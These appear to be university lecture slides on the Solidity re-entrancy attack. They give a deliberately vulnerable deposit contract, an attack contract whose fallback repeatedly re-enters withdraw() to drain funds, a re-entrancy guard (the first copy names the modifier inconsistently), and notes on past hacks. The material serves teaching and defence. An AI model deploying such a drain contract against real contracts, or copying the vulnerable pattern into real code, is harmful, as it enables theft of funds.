

Security in Software Applications

Re-entrancy attack

Based on

<https://hackernoon.com/hack-solidity-reentrancy-attack>



SAPIENZA
UNIVERSITÀ DI ROMA


Daniele Friolo

friolo@di.uniroma1.it

<https://danielefriolo.github.io>

Scenario

B calls back into A before it done updating balances



Contract example

```
contract DepositFunds {
  mapping(address => uint) public balances;
  function deposit() public payable {
    balances[msg.sender] += msg.value;
  }
  function withdraw() public {
    uint bal = balances[msg.sender];
    require(bal > 0);

    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to send Ether");

    balances[msg.sender] = 0;
  }
}
```

The Attack

1. Vulnerable Smart Contract has 10 ETH
2. Attacker stores 1 ETH using `deposit()`
3. An attacker calls the `withdraw()` function and points to a malicious contract as a recipient.
4. Now withdraw function will verify if it can be executed:
 - Does the attacker have 1 eth on their balance?
 - Yes – because of their deposit.
 - Transfer 1 ETH to a malicious contract.
(Note: attacker balance has **NOT** been updated yet)
 - Fallback function on received eth calls withdraw function again
- Now withdraw function will verify if it can be executed:
 - Does the attacker have 1 ETH on their balance?
 - Yes – because the balance has not been updated.
 - Transfer 1 ETH to a malicious contract.
 - and again until the attacker will drain all the funds stored on the contract

The Attack contract

```
contract Attack {
    DepositFunds public depositFunds;
    constructor(address _depositFundsAddress) {
        depositFunds = DepositFunds(_depositFundsAddress);
    }
    // Fallback is called when DepositFunds sends Ether
    to this contract.
    fallback() external payable {
        if (address(depositFunds).balance >= 1 ether) {
            depositFunds.withdraw();
        }
    }
    function attack() external payable {
        require(msg.value >= 1 ether);
        depositFunds.deposit{value: 1 ether}();
        depositFunds.withdraw();
    }
}
```

The Attack contract

- The attack function calls the withdraw function in the victim's contract.
- When the token is received, the fallback function calls back the withdraw function.
- Since the check is passed, the contract sends the token to the attacker, which triggers the fallback function, and so on and so forth.

How to prevent a re-entrancy attack

- To prevent a reentrancy attack in a Solidity smart contract:
 - Ensure all state changes happen before calling external contracts, i.e., update balances or code internally before calling external code
- Use function modifiers that prevent reentrancy

```
contract ReEntrancyGuard {  
    bool internal locked;  
    modifier noReentrant() {  
        require(!locked, "No re-entrancy");  
        locked = true;  
        _;  
        locked = false;  
    }  
    function withdraw() public noReentrancy {  
        // withdraw logic goes here..  
    }  
}
```

How to prevent a re-entrancy attack

- To prevent a reentrancy attack in a Solidity smart contract:
 - Ensure all state changes happen before calling external contracts, i.e., update balances or code internally before calling external code
- Use function modifiers that prevent reentrancy

Re-Entrancy Guard

```
contract ReEntrancyGuard {  
    bool internal locked;  
    modifier noReentrant() {  
        require(!locked, "No re-entrancy");  
        locked = true;  
        _;  
        locked = false;  
    }  
    function withdraw() public noReentrant {  
        // withdraw logic goes here..  
    }  
}
```

- The modifier wraps the code in a semaphore so that the function cannot be called if `locked` is `true`

Practical consequences

- DAO attack: \$150 mln worth of dollars stolen
- Ethereum hard-fork: after re-entrancy issues have been fixed, a new chain has been forked to restore the lost funds
 - Ethereum classic is the «old» chain with the DAO attack.
- Re-entrancy is still a problem:
 - Uniswap/Lendf.Me hacks ([April 2020](#)) – \$25 mln, attacked by a hacker using a reentrancy.
 - The BurgerSwap hack ([May 2021](#)) – \$7.2 mln, because of a fake token contract and a reentrancy exploit.
 - The SURGEBNB hack ([August 2021](#)) – \$4 mln, seems to be a reentrancy-based price manipulation attack.
 - CREAM FINANCE hack ([August 2021](#)) – \$18.8 mln, reentrancy vulnerability allowed the exploiter for the second borrow.
 - Siren protocol hack ([September 2021](#)) – \$3.5 mln, AMM pools were exploited through reentrancy attack...
 - ... and more.

Takeaways

- The nature of the re-entrancy attacks is not something new
 - Callbacks and fallbacks allows for multi-threading inside smart contracts
 - Race conditions can be exploited
- Solidity is a language running on top of an EVM. Hence, testing and verification of both contracts and the EVM code are necessary to avoid tampering of data and currency being stolen
- What about confidentiality? Code and data are public!
 - Novel techniques can allow the EVM running inside the nodes to produce zero-knowledge proofs coupled with encrypted data
 - Bugs in the contract/EVM code can break confidentiality